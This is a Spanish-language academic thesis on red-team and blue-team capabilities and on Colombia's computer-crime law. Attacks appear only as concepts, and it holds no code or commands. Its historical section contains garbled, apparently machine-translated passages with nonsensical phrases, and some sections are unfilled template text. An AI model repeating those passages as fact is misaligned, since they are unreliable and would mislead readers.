CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LIDA HELIANA ARENAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CIUDAD
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LIDA HELIANA ARENAS

Documento Técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Nombre
Luis Fernando Zambrano Hernández
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
CIUDAD
2022

CONTENIDO

Pág.

LISTA DE TABLAS

Pág.

LISTA DE FIGURAS

Pág.

GLOSARIO

Amenaza: "Causa potencial de un incidente no deseado, que puede provocar daños a un sistema o a la organización".[1]

Auditoría: "Proceso sistemático, independiente y documentado para obtener evidencias de auditoría y evaluarlas objetivamente para determinar el grado en el que se cumplen los criterios de auditoría". [2]

Autenticación: "La palabra autenticación es utilizada para referirse a la confirmación que se realiza a través de los medios electrónicos de la identidad de un individuo o de un organismo, así como de todas sus operaciones, transacciones y documentos además de las autorías de los mismos". [3]

Vulnerabilidad: "Una vulnerabilidad es un fallo técnico o deficiencia de un programa que puede permitir que un usuario no legítimo acceda a la información o lleve a cabo operaciones no permitidas de manera remota". [4]

CVSS: "Common Vulnerability Scoring System (CVSS) es un marco métrico abierto para comunicar las características y la gravedad de las vulnerabilidades de software. (National Vulnerability Database)".[5]

Exploits o programas intrusos: "Los programas intrusos son técnicas que aprovechan las vulnerabilidades del software y que pueden utilizarse para evadir la seguridad o atacar un equipo en la red".[6]

Firewall: "Un firewall es un sistema o programa informático que evita automáticamente que una persona no autorizada obtenga acceso a una

---

[1] ISO27000.ES, Glosario; [Consultado el 08 de octubre de 2022]. Disponible en: https://www.iso27000.es/glosario.html

[2] ISO27000.ES, Glosario; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.iso27000.es/glosario.html

[3] CONCEPTODEFINICION, Datos; [Consultado el 08 de 10 de 2022]. Disponible en: https://conceptodefinicion.de/datos/ https://conceptodefinicion.de/autenticacion/

[4] Vulnerabilidad, los riesgos de dejar una puerta abierta; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.incibe.es/aprendeciberseguridad/vulnerabilidad#:~:text=Una%20vulnerabilidad%20es%20un%20fallo,no%20permitidas%20de%20manera%20remota.

[5] NIST, NATIONAL VULNERABILITY DATABASE; [Consultado el 08 de 10 de 2022]. Disponible en: https://nvd.nist.gov/vuln-metrics/cvss#:~:text=The%20Common%20Vulnerability%20Scoring%20System,Base%2C%20Temporal%2C%20and%20Environmental.

[6] MinTic, Exploits o Programas intrusos; [Consultado el 08 de 10 de 2022]. Disponible en: https://mintic.gov.co/portal/inicio/Glosario/E/18797:Exploits-o-Programas-intrusos#:~:text=Los%20programas%20intrusos%20son%20t%C3%A9cnicas,un%20equipo%20en%20la%20red.

computadora cuando está conectada a una red como Internet”[7].

Framework: “Un framework es un esquema o marco de trabajo que ofrece una estructura base para elaborar un proyecto con objetivos específicos, una especie de plantilla que sirve como punto de partida para la organización y desarrollo de software”.[8]

Hardening: “También llamado endurecimiento informático**,** es el término que se le da al **p**roceso de reducción de vulnerabilidades en el sistema. Esto se consigue, estableciendo unas medidas de seguridad con el objetivo de estar preparados ante un ataque informático.”.[9]

IA: “La inteligencia artificial o IA es una amplia rama de la tecnología informática que introduce comportamientos de la lógica racional humana en máquinas: hace que las máquinas aprendan y respondan a ciertos estímulos por sí mismas, de forma muy similar a como lo hacemos las personas”.[10]

[7] COLLINSDICCIONARY, definition english; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.collinsdictionary.com/es/diccionario/ingles/firewall-software
[8] EDIX, Qué es un framework; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.edix.com/es/instituto/framework/
[9] CISET, Que es el hardening de sistemas operativos; [Consultado el 08 de 10 de 2022]. Disponible en:
https://www.ciset.es/publicaciones/blog/746-hardening
[10] EDIX, que es la inteligencia artificial; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.edix.com/es/instituto/ia-inteligencia-artificial/

RESUMEN

El presente informe técnico se desarrollará en base al anexo 6 – escenario 5 sobre la formulación de estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI, orientado a brindar una guía técnica sobre las etapas, procesos, metodologías y herramientas para la identificación de un problema específico suscitados al interior de equipos BlueTeam y RedTeam, el cual se presenta a modo de informe final gerencial.

Este informe exige el planteamiento acerca de los escenarios propuestos en cada una de las acciones como BlueTeam, RedTeam, así como de aspectos legales que se lograron como experto en Ciberseguridad dentro del período de prueba de la organización contratante.

El informe técnico contemplará la relación de los aspectos relevantes del desarrollo de las actividades anteriores y planteará recomendaciones y conclusiones que aporten a mejorar las estrategias usadas por RedTeam & BlueTeam.

Palabras clave: Contención, estrategia, identificación, infraestructura, vulnerabilidad.

ABSTRACT

This technical report will be developed based on annex 6 – scenario 5 on the formulation of containment strategies through the analysis of risks and vulnerabilities in an IT infrastructure, aimed at providing technical guidance on the stages, processes, methodologies and tools for the identification of a specific problem raised within the BlueTeam and RedTeam teams, which is presented as a final management report.

This report requires the approach about the scenarios proposed in each of the actions such as BlueTeam, RedTeam, as well as legal aspects that were achieved as an expert in Cybersecurity within the trial period of the contracting organization.

The technical report will contemplate the relation of the relevant aspects of the development of the previous activities and will propose recommendations and conclusions that will contribute to improve the strategies used by RedTeam & BlueTeam.

Keywords: Containment, strategy, identification, infrastructure, vulnerability.

1. INTRODUCCIÓN

Realizar y presentar mediante el correspondiente desarrollo analítico, el cual evidencie las implicaciones legales, técnicas y de gestión del grado de injerencia de un equipo Redteam y Blueteam al interior de una organización. Aquí se relacionan conceptos legales, éticos que rigen la normatividad sobre los incidentes informáticos, así como conceptos técnicos sobre las herramientas de vulnerabilidad informática que se pueden aplicar, al igual que los mecanismos de gestión de incidentes de vulnerabilidad que pueden actuar sobre el entorno definido orientado a mejorar las implementaciones y lineamientos legales, técnicos y de gestión, así como su impacto al interior de una organización.

Aquí encontramos la misión y desafío de trabajar con las herramientas y los principios de “ethical hacking” para la consecución de los objetivos propuestos en materia de seguridad.

Finalmente y a partir de un análisis de riesgos y vulnerabilidades en una infraestructura TI representada en el planteamiento del caso problémico (anexo 6 – escenario 5), sobre la cual se realizará la definición de procedimientos tales como la gestión sobre incidentes de seguridad informática, como de otras normativas y estándares internacionales de la referencia, lo que nos permitirá evidenciar y definir mecanismos pertinentes aplicables, alternativos, proactivos y complementarios con el objeto de robustecer las medidas y acciones de aseguramiento efectivo ante eventuales incidentes de seguridad informática, lo cual se condensará en las acciones de identificación, descripción e implementación y documentación de las conductas, problemas, soluciones y entornos requeridos para el desarrollo del informe técnico de pentesting del ejercicio práctico del seminario especializado sobre seguridad ofensiva el cual busca contribuir al objetivo propuesto.

Logrando de esta manera una contextualización de las estrategias de autonomía, eficiencia, criticidad, contención y aseguramiento efectivo aplicables al incidente informático del caso problémico.

1 DEFINICIÓN DEL PROBLEMA

Alcances de los mecanismos, herramientas y conductas en la regulación y efectividad que encierran las actuales medidas de gestión de incidentes de seguridad informática al interior de las organizaciones de hoy en día, evento representado en el caso problémico (anexo 6 – escenario 5), y del cual se pretende emitir un informe técnico gerencial.

1.1. ANTECEDENTES DEL PROBLEMA

Se presentan los antecedentes del problema planteado, referenciar estadísticas del problema, entre otros.

1.2. FORMULACIÓN DEL PROBLEMA

Que tan efectiva es la gestión de acción, reacción y contención al interior de las organizaciones en el marco de las acciones y alcances profesionales, éticos y legales que los equipos rojos y azules enfrentan ante situaciones de incidentes en materia de seguridad informática y en donde se deben seguir y mejorar de manera continua los lineamientos correspondientes que definen su alcance operacional y responsabilidad organizacional.

2 JUSTIFICACIÓN

Analizar, medir y actualizar el actual entorno de desarrollo de las acciones de equipos Redteam y Blueteam al interior de una organización, con el objeto de identificar y definir mejores prácticas y conductas profesionales, técnicas y éticas condesadas en un informe técnico actualizado que les permitan a estos equipos ejecutar sus actividades de forma más eficiente y responsable.

Un nuevo informe técnico gerencial serviría de marco procedimental el cual permitiría a los integrantes de los equipos rojos y azules tener absoluta claridad sobre los límites y alcances tanto legales como técnicos y de gestión ante los incidentes de seguridad informática que se pudieran suscitar en una organización.

Kaspersky[11]. afirma que son las pequeñas empresas u organizaciones promedio las más buscadas por los hackers, puesto que estas contienen información confidencial y valiosa, como bases de datos bancarios, de proveedores, de clientes, que por lo general son empresas grandes, y que gracias a la escasa definición de seguridad informática que administran en relación a estos, les permitirían exponer una brecha de ciberseguridad hacia tales objetivos más grandes. Por tal razón estas organizaciones se convierten en objetivos comunes.

[11] Kaspersky. ¿Quién le espía? Ninguna empresa está a salvo del ciberespionaje. Kaspersky; 2020. p. 18. [en línea], [consultado el 08 de octubre de 2022] Disponible en: https://media.kaspersky.com/es/businesssecurity/Cyber_Espionage_WhitePaper_FINAL_ES.pdf.

3 OBJETIVOS

3.1. OBJETIVO GENERAL

Construir un informe técnico a partir de las actividades previas realizadas, el cual responda a las necesidades técnicas, legales y de gestión para equipos blueteam y redteam, con el objeto de facilitar la identificación y tratamiento de un problema específico.

3.2. OBJETIVOS ESPECÍFICOS

- Señalar las etapas, metodologías, procesos y herramientas utilizadas por un Redteam; partiendo del análisis del caso expuesto, para obtener la explotación sobre las vulnerabilidades descubiertas en el escenario propuesto.

- Identificar las herramientas, aplicaciones y aspectos relevantes que permitieron ejecutar las medidas de contención para responder efectivamente a los incidentes de seguridad informática suscitados.

- Plantear recomendaciones y conclusiones que aporten a mejorar las estrategias usadas por RedTeam & BlueTeam para incrementar una respuesta efectiva ante incidentes en la seguridad informática.

4 MARCO REFERENCIAL

4.1. MARCO TEÓRICO

4.1.1 Que son las pruebas de penetración. Se definirán las pruebas de penetración, Según el ISECOM (*Institute for Security and Open Methodologies*), éstas son de tipo doble ciego o caja negra, donde "el analista interactúa con el objetivo sin ningún conocimiento previo de sus defensas, activos o canales. En la Guía de Pruebas de OWASP, definen las pruebas de penetración como el “arte de probar una aplicación en ejecución remotamente para encontrar vulnerabilidades de seguridad, sin conocer el funcionamiento interno de la aplicación en sí”[12]

4.1.2. Impacto y características de un equipo Redteam. La seguridad de los sistemas tiene un gran impacto en nuestra sociedad, ya que la mayoría de las administraciones, empresas, organizaciones, etc. tratan con información sensible. Lo que distingue el trabajo de RedTeam de otras herramientas de gestión es que está diseñado para cuestionar aspectos de los propios programas, planes y supuestos establecidos (Trama y Vergara, 2016); El Red Team utiliza su pensamiento, técnicas e iniciativa para romper con estas formas de pensar e identificar dinámicas que puedan conducir a grandes análisis y conclusiones que les permitan ir un paso más allá. Este grupo toma el objetivo como un desafío y básicamente lo que hacen es imitar a los atacantes, quienes utilizan técnicas, herramientas y mecanismos de penetración para encontrar la vulnerabilidad del sistema objetivo y cuyos objetivos ilegales van desde el monitoreo pasivo del flujo de datos hasta incluso la manipulación, la eliminación, robo, engaño y denegación de uno o más datos y servicios del sistema.

Según un estudio de *Kaspersky Lab y el Ponemon Institute*, el 60% de las pymes que sufren ciberataques desaparecen a los seis meses, ya que, para una pyme, sufrir un ciberataque puede ser catastrófico. En estos últimos años se ha avanzado mucho en el ámbito de la ciberseguridad, pero las pymes siguen descuidando ciertos aspectos que podrían poner en peligro sus negocios[13]

[12] ISECOM: OSSTMM 3 (isecom.org). [en línea]. [consultado el 08 de octubre de 2022] Disponible en: https://www.isecom.org/OSSTMM.3.pdf

[13] Los errores más habituales de las pymes en ciberseguridad, (26 de julio de 2021). [en línea]. consultado el 09 de octubre de 2022] Disponible en: https://www.campusciberseguridad.com/blog/item/94-errores-mas-habituales-de-las-pymes-ciberseguridad.

4.1.3. Ejercicios de un Redteam. El equipo rojo desarrolla ejercicios de estrategia de ataque que permiten el uso de métodos y herramientas para exponer las debilidades y vulnerabilidades de los sistemas informáticos, una de las más comunes es la emulación de Tácticas, Técnicas y Procedimientos (TTP) (Santander, 2013), simulación de objetivos (organización o negocio) y creación de entornos de incumplimiento hipotéticos para proporcionar recomendaciones de ciberseguridad basadas en las vulnerabilidades encontradas. El objetivo principal del equipo rojo es explotar el control de ciberseguridad de la infraestructura de la empresa de cualquier forma, (Abad, Cañarte, Delgado, Mezones ,Villamarin, 2019):

- **Simulación real de un ataque dirigido**: Desenvuelve la evolución frente a los ataques dirigidos estableciendo las métricas y niveles de capacidad de detección, respuesta y análisis, permitiendo establecer un vector de acceso, definir el grado de intrusión y el nivel de riesgo o impacto sobre el objetivo.
- **Metodología y fases**: Definición, planificación, reconocimiento y compromiso para lograr el acceso a la red interna, obtener elevación de privilegios y reconocimiento interno para lograr un alto nivel de persistencia y compromiso de los activos vulnerados.
- **Vectores de acceso e intrusión:** Activos expuestos en internet, ataques contra infraestructura Wifi, Spear Phishing, intrusión física, dispositivos con malware, ingeniera social.
- **Creatividad en el desarrollo de vectores de acceso:** Acceso de fuerza bruta contra VPN; inyección de código, captura de credenciales, conexión inversa DNS, etc.

4.1.3.1. Base de prueba. Las pruebas pueden ser realizadas por probadores alimentados con diferentes cantidades de información sobre un sistema:

- **Prueba de caja blanca**: Se caracteriza por que la información completa acerca del objetivo se comparte con los probadores. Este tipo de prueba confirma la eficacia de la evaluación de vulnerabilidades internas y los controles de gestión al identificar la existencia de vulnerabilidades de software conocidas y configuraciones erróneas más comunes en los sistemas de una organización.
- **Prueba de caja gris**: Se caracteriza por que la información respecto al objetivo se comparte de manera parcializada con los probadores. Este tipo de prueba reúne los conceptos de caja blanca y caja negra en uno solo.
- **Prueba de caja negra**: Se caracteriza por no compartir información con los probadores acerca del objetivo. Esta prueba se abarca desde una perspectiva externa, la cual tiene como objetivo identificar formas de acceder a los activos internos de TI en una organización. Esta prueba modela con mayor precisión el riesgo que enfrentan los atacantes que son totalmente desconocidos o no están afiliados a la organización objetivo. Pero también

debe observarse que la falta de información también puede suscitar que las vulnerabilidades permanezcan sin descubrir a lo largo del tiempo asignado para el desarrollo de las pruebas.

4.1.3.2. Tipo de prueba. La prueba que se describirá en esta construcción académica se puede ejecutar como una operación de caja negra, caja blanca o caja gris, según el concepto, de acuerdo a la medida de información suministrada u obtenida para el desarrollo de la misma.

4.1.3.3. Identificación de vulnerabilidades en software. Es la brecha informática que compromete la seguridad e integridad de un sistema informático. Este tipo de prueba se realiza con el objeto de crear un foco de retroalimentación dirigido a los desarrolladores acerca de las prácticas de codificación que eviten introducir las categorías de vulnerabilidad identificadas y cuyas características se pueden agrupar en función de:

- **Vulnerabilidad de desbordamiento de buffer**: Un desbordamiento de buffer es una situación en la que un programa en ejecución intenta escribir datos fuera del buffer de memoria que no está destinado a almacenar estos datos.[14]
- **Vulnerabilidad de condición de carrera (race condition)**: Es una situación indeseable que ocurre cuando un dispositivo o sistema intenta realizar dos o más operaciones al mismo tiempo, pero debido a la naturaleza del dispositivo o sistema, las operaciones deben realizarse en la secuencia adecuada para que se realicen correctamente.[15]
- **Vulnerabilidad de Cross Site Scripting (XSS):** Los ataques Cross-Site Scripting (XSS) son un tipo de inyección, en la que se inyectan scripts maliciosos en sitios web benignos y confiables. Los ataques XSS se producen cuando un atacante utiliza una aplicación web para enviar código malintencionado, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Los fallos que permiten que estos ataques tengan éxito están bastante extendidos y ocurren en cualquier lugar donde una aplicación web utiliza la entrada de un usuario dentro de la salida que genera sin validarla ni codificarla.[16]

---

[14] CIBERSEGURIDAD, Desbordamiento de buffer, concepto; [en línea], [consultado el 09 de Octubre de 2022]. Disponible en: https://ciberseguridad.com/amenzas/vulnerabilidades/desbordamiento-buffer/

[15] CIBERSEGURIDAD, Vulnerabilidad de condición de carrera (race condition), concepto; [en línea], [consultado el 09 de octubre de 2022]. Disponible en: https://ciberseguridad.com/amenzas/vulnerabilidades/condicion-de-carrera/#:~:text=Una%20condici%C3%B3n%20de%20carrera%20es,para%20que%20se%20realicen%20correctamente.

[16] OWASP, Cross Site Scripting (XSS), Overview;[en línea], [consultado el 09 de Octubre de 2022]. Disponible https://owasp.org/www-community/attacks/xss/

- **Vulnerabilidad de denegación del servicio**: El ataque de denegación de servicio (DoS) se centra en hacer que un recurso (sitio, aplicación, servidor) no esté disponible para el propósito que fue diseñado. Hay muchas maneras de hacer que un servicio no esté disponible para usuarios legítimos mediante la manipulación de paquetes de red, programación, lógica o vulnerabilidades de manejo de recursos, entre otros. Si un servicio recibe un gran número de solicitudes, puede dejar de estar disponible para los usuarios legítimos. De la misma manera, un servicio puede detenerse si se explota una vulnerabilidad de programación o la forma en que el servicio maneja los recursos que utiliza.[17]
- **Vulnerabilidad de ventanas engañosas (*Window Spoofing*):** CVE-2022-26925 es una debilidad en el componente central de la seguridad de Windows (el proceso "Autoridad de seguridad local" dentro de Windows) que, cuando se explota, permite a los atacantes realizar un ataque *man-in-the-middle* para obligar a los controladores de dominio a autenticarse con el atacante mediante la autenticación NTLM. Cuando se utiliza junto con un ataque de retransmisión NTLM, existe la posibilidad de ejecución remota de código.[18]

4.1.3.4. Pruebas basadas en escenarios destinadas a identificar vulnerabilidades. Los probadores de penetración exploran un escenario en particular para descubrir si conduce a una vulnerabilidad en sus defensas. Los escenarios incluyen: computadora portátil perdida, dispositivo no autorizado conectado a la red interna y host DMZ comprometido, entre muchos otros escenarios posibles. Debe considerarse la gran variedad de escenarios posibles que más se adapten a la estructura organizacional del objetivo de prueba.

4.1.3.5. Pruebas basadas en escenarios de la capacidad de detección y respuesta. En esta versión de las pruebas basadas en escenarios, el objetivo es también medir las capacidades de detección y respuesta que tiene su organización. Esto le ayudará a comprender su eficacia y cobertura en el escenario particular. Esta es un área de trabajo actual del NCSC, más información estará disponible en breve, comuníquese con nosotros si tiene una necesidad particular en esta área.

[17] OWAPS, Denial of Service, Description; [Consultado el 08 de 10 de 2022]. Disponible en: https://owasp.org/www-community/attacks/Denial_of_Service

[18] RACKSPACE TECHNOLOGY, SUPPORT NETWORK; Vulnerability [Consultado el 08 de 10 de 2022]. Disponible en: https://docs.rackspace.com/support/how-to/windows-lsa-spoofing-vulnerability-cve-2022-26925/#:~:text=CVE%2D2022%2D26925%20is%20a,the%20attacker%20using%20NTLM%20authentication.

4.1.4. Características de un Blueteam. Se observó que la principal característica de BlueTeam es referirse y adherirse a aplicaciones, protocolos, normas, estándares y prácticas preestablecidas en un marco de políticas de seguridad cibernética definidas públicamente, las cuales también son monitoreadas a través de un monitoreo y retroalimentación continuos. ambiente y listo para mejorar continuamente su sistema de seguridad.

4.1.4.1. Ejercicios de un Blueteam. El Blue Team administra, monitorea, analiza, detecta y resuelve continuamente variaciones en sistemas, paquetes, configuraciones y reglas de seguridad, buscando fallas de seguridad, problemas de configuración, acceso proactivo y situacional y otros aspectos críticos de seguridad. así como revisar el impacto y alcance de los controles de seguridad de su sistema. Todas estas funciones del SOC (Security Operations Center) encargadas de dicha gestión, por ejemplo (Abad, Delgado ,Cañarte, Mezones ,Villamarin, 2019):

- Protección de endpoints, accespoints y routers.
- Registro (recopilación, análisis y control)
- Network Security Monitoring (NSM) por cada capa de red
- Gestión y harderización de configuraciones de seguridad (SCM)
- Security Information and Event Management (SIEM)
- Passive Network Audit Framework (PNAF)
- Monitoreo continuo y recopilación de eventos de seguridad (CSM)
- Sistemas de gestión de eventos, incidentes, anomalías y alertas.
- Plataformas de inteligencia de amenazas
- Automatización de la seguridad

4.2. MARCO CONCEPTUAL

Utilizando redes informáticas fijas e inalámbricas, así como redes telefónicas y ingeniería social, el equipo rojo intenta cumplir el propósito para el que fue creado, tratando de penetrar medidas de seguridad, medidas de seguridad, finalmente debe acceder a la información. los procesos, la información y los servicios de la organización. El Red Team está formado por profesionales cualificados en hacking ético, cuya tarea especial es realizar ataques controlados contra los sistemas de seguridad física y cibernética de una empresa objetivo. Este equipo puede ser empleado externa o internamente por la organización objetivo. Las operaciones del equipo rojo se basan en un ataque a gran escala a la organización objetivo como si fueran ciberdelincuentes. Estos ataques pueden ocurrir espontáneamente y durante un período de tiempo sorprendentemente largo e ininterrumpido, lo que dificulta que el equipo azul los neutralice, ya que utilizarían este elemento sorpresa para hacer que las infracciones del sistema sean más rentables, así como el error humano. Todo ello está dirigido y enfocado a la mejora continua de los mecanismos de defensa de estas situaciones (KeepCoding Publisher, 2022). El Equipo Azul está formado por el personal de seguridad de una organización, generalmente los mismos actores responsables de su Centro de Operaciones de Seguridad (SOC), que consta de profesionales igualmente calificados encargados de optimizar los sistemas de seguridad. y proteger su organización con el objetivo de atender, analizar, detectar, contrarrestar y mitigar las actividades del equipo rojo. El equipo azul debe detectar y neutralizar cualquier ataque. Investigan cuidadosamente las amenazas identificadas y gestionadas para mejorar las defensas de su organización de forma proactiva y reactiva. El Equipo Azul anticipa y comprende cada fase y patrón de un incidente, incluido el tráfico anormal entre otros signos de irregularidades y consecuencias, debe actuar en consecuencia y bloquear de inmediato cualquier signo de peligro. Se encarga de identificar los servidores de mando y control del actor de amenazas (equipo rojo), bloqueando su conexión con el objetivo[19]. El Equipo Azul debe realizar pruebas y análisis forenses de sus sistemas operativos dentro de su organización y monitorear vectores de ataque significativos; También necesitan hacer análisis de tráfico y flujo de datos. Cuando se realizan pruebas del equipo Redteam y Blueteam para aumentar la seguridad de la organización, no se puede garantizar un modelo infalible, pero sí un mayor nivel de ciberseguridad, lo que nos da la mayor tranquilidad hasta que se completen estas pruebas. Bien hecho, es en última instancia la mejor manera de imitar las situaciones de vulnerabilidad y amenaza a las que se enfrentan las organizaciones todos los días (Aguilà, 2020).

[19] STELLARCYBER, Equipo rojo - Prueba del equipo azul - El panorama; [en línea], [consultado el 10 de Octubre de 2022.], Disponible en: https://stellarcyber.ai/es/red-team-blue-team-testing-the-big-picture/

4.3. MARCO HISTÓRICO

Los ejercicios de los equipos rojo y azul se derivan tradicionalmente de los principios y prácticas militares, donde el azul es amigable y el rojo es hostil. Se parte de la idea de armar un grupo de expertos en seguridad, el equipo rojo, que ataca al blanco, y el equipo contrario, el equipo azul, que defiende. Además, este principio también se ha adoptado para probar la estabilidad física de infraestructuras críticas en zonas vulnerables como centrales nucleares, laboratorios y centros tecnológicos. Ya durante la Guerra Fría, las fuerzas aliadas de la ONU se identificaban con brazaletes azules, en contraste con las tropas rusas de élite que se consideraban hostiles con brazaletes rojos[20]. En la década de 1990, los sistemas de seguridad informática comenzaron a probarse en ejercicios de equipo Redteam y Blueteam. Para John Clem, director del Equipo Rojo de Garantía de Diseño de Información en el Laboratorio Nacional Sandia del DoE, fue una iniciativa natural abordar la confiabilidad y garantía de las armas nucleares. Los científicos de Sandia ayudaron a liderar la Comisión Presidencial sobre Protección de Infraestructura Crítica en la década de 1990, lo que dio como resultado el enfoque actual en la seguridad cibernética. El hardware de Clem "conectó" la infraestructura de Sandia y le permitió trabajar en sinergia con otras agencias federales que también son responsables de mantener la infraestructura del laboratorio. El equipo también trabaja con organizaciones del sector privado. Sin embargo, las organizaciones en varios campos tienen la oportunidad de aprovechar los ejercicios Redteam y Blueteam. Durante su ejercicio de Las Vegas en 2007, el Instituto de Auditoría, Redes y Seguridad SysAdmin (SANS) planeó un evento de guerra cibernética en el que un equipo rojo atacó a una organización ficticia llamada GIAC Enterprises, que se decía que era el distribuidor de activos más grande del mundo. En febrero de ese año, eBay realizó un ejercicio de equipo rojo con varios CISO y vendedores invitados. "Estoy empezando a tener gente de gestión y estabilidad en la misma habitación", dice Michael Assante, estratega de protección de infraestructura en el Laboratorio Nacional de Idaho (INL). "Pido al equipo de seguridad que investigue intensamente lo que está sucediendo". Una de las formas más fáciles de identificar y colaborar en las vulnerabilidades de estabilidad es un tema clave en un ejercicio popular para los equipos Redteam y Blueteam: la adquisición. Sí, es uno de los términos de consultoría más usados en exceso, pero cuando se trata de probar sistemas de seguridad de datos, la aceptación de la administración y los empleados es importante. El propósito del ejercicio del equipo Redteam y Blueteam no es solo detectar agujeros de seguridad, sino también capacitar al personal y la gestión de la estabilidad. La presentación más simple del ejercicio del equipo Redteam y Blueteam va más allá de una simple reunión de negocios. Divida al personal de seguridad en grupos y analice posibles escenarios de ataque, defensa y defensa. “El secreto y clave del éxito de un equipo rojo es adoptar la conciencia y actitud del

[20] Redteams, Que es un Equipo Rojo; [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://redteams.net/redteaming/2013/what-is-a-red-team

atacante o atacante. Anderson y Assante crean diferentes grupos donde los profesionales del INL trabajan con el personal de la organización a la que sirven. "A menudo, cuando se desarrollan sistemas estables, una persona honesta tiene que ser honesta", explica Assante. Es poco probable que un número significativo de organizaciones de almacenamiento no nuclear participen en extensos ejercicios físicos para un ataque espacial militar, pero la estabilidad física es, no obstante, importante en el desarrollo de ataques de esquisto. "El primer punto que los diseñadores de sistemas de estabilidad física suelen enfatizar es que nuestra columna vertebral de seguridad es Gigabit Ethernet". El ejercicio Meet and Confer es especialmente importante para las organizaciones que nunca antes han probado los ejercicios Redteam y Blueteam. Greg B . White, director del Center for Infrastructure Assurance and Security, calificó los ataques del equipo rojo contra objetivos realmente desprevenidos como "un batallón alistado que intenta defender una instalación contra un grupo de fuerzas paramilitares de élite". Sin embargo, una vez que haya resuelto los errores en los ejercicios de escritorio, el ataque y la defensa "en vivo" en tiempo real pueden ser reveladores, pero no deben tomarse a la ligera. En algunos casos, las vulnerabilidades pueden exponerse de forma segura en la red de una empresa, pero no se recomienda un ataque real a los sistemas de producción. Ciertos miembros del personal de red y seguridad intentan proteger la red, mientras que otros se unen a los miembros del equipo rojo de Assante para atacarla. "Le da confianza al equipo azul, a los defensores", dice Assante. "Muy efectivo también para accesorios rojos.

4.4. ANTECEDENTES O ESTADO ACTUAL

Se debe observar que el ejercicio a realizar será desarrollado en un escenario virtual hipotético de prueba suministrado por la organización Hackers Security. Se establecen todos parámetros requeridos para establecer un escenario controlado, contando con los elementos como equipos, condiciones y recursos propios necesarios para el pleno desarrollo de las pruebas de un RedTeam, así como desde la óptica de un Blueteam disponer de las herramientas y capacidades para contener y gestionar un incidente de seguridad informático.

4.5. MARCO CIENTÍFICO O TECNOLÓGICO

La primera acción de RedTeam en caso de un ataque remoto es recopilar información sobre la infraestructura técnica del objetivo. El equipo da el primer paso al identificar los sistemas operativos en uso activo, ya que cada uno tiene sus propias vulnerabilidades según el sistema. También identifican la marca, modelo o versión del dispositivo de red. En caso de un ataque físico, como adquisición o robo de hardware, también examinan los mecanismos de control físico existentes,

incluidas cámaras, puertas, cerraduras y personal de seguridad. • Pruebas de penetración: una computadora o sistema de red objetivo con un ataque simulado que imita un entorno controlado contra objetivos de prueba. • Phishing: Ponerse en contacto con una víctima por teléfono, correo electrónico o mensaje de texto, pretendiendo representar a una organización legítima. • Intercepción de comunicaciones (Sniffer): Enviar, espiar, espiar y analizar, entre otras cosas, paquetes transmitidos (por ejemplo, correos electrónicos, llamadas IP, archivos ftp) para examinar su contenido. • Manipulación social: Manipulación psicológica de un tercero para revelar información confidencial. En general, los BlueTeams suelen estar formados por personal experimentado que actúa como consultores satélites que responden a incidentes y asesoran al personal de TI de una organización sobre los ciclos de ciberseguridad. En el pasado, Blueteam recopila información, toma medidas, establece prioridades y realiza análisis de riesgos, previniendo un posible ataque. El propósito del análisis de riesgos es identificar, analizar y abordar amenazas potenciales[21].

4.6. MARCO LEGAL

En Colombia existen leyes que velan por el amparo de la información. Para delitos informáticos y en orden de relevancia y definición aplica la Ley 1273 de 2009 del 5 de enero, la cual actúa contra los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos. Inmersa a esta ley, existen datos puntuales nominados en artículos, que citan y dan a conocer las reglamentaciones y las sanciones aplicables a las que están expuestas las personas que cometan dicho delito[22]. Artículo 269A: Acceso abusivo a un sistema informático: En este artículo exponen el abuso al ingresar sin autorización a un sistema informático protegido. Artículo 269C: Interceptación de datos informáticos: cualquier personal que, sin orden judicial, ni autorización formal, intercepte datos o emisiones que contengan datos personales de los usuarios para beneficio propio. Artículo 269F: Violación de datos personales. Persona que cometa delito utilizando para provecho propio la información privada de los usuarios y en algún caso su cuenta bancaria para extraer dinero. Implica una violación de información personal y deberá cumplir una condena de 4 a 8 años de cárcel y 100 a 1000 salarios vigentes. Artículo 269G: Suplantación de sitios web para capturar datos personales: se expresa que la persona que envié un link para cometer actividades ilegales, hacer ingresar al usuario a una IP diferente u otro sitio que pueda obtener los resultados del delito planeado será sancionado y, por ende, debe pagar una condena de 4 a 8 años de cárcel. A eso sumarle 100 a 1000 salarios mínimos mensuales Artículo 269I: este

[21] B-SECURE; Análisis de metodologías de pentesting, red team y simulación de adversarios; [en línea], [consultado el 11 de octubre de 2022]. Disponible en: https://www.b-secure.co/blog/pentesting-red-team-y-simulacion-de-adversarios.

[22] Policía. (2009). Ley 1273 [LEY_1273_2009]. Policía. (pp. 1-4). [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

menciona que robo que es realizado por medios digitales e iguales, al burlar la seguridad informática, hace relación este artículo la conducta y manipulación de los sistemas informáticos, los sistemas electrónicos u cualquier medio similar, o herramientas que suplanten a usuarios de los parámetros de autenticación establecidos y esto puede incurrir en el artículo 240 donde se habla de las penas de prisión de 6 a 14 años por delitos establecidos.

Artículo 269J: Transferencia no consentida de activos: Es de saber que las transferencias de activos no autorizada o realizadas arbitrariamente es un delito y esto incluye cumplir una condena de 4 años a 10 años de cárcel.

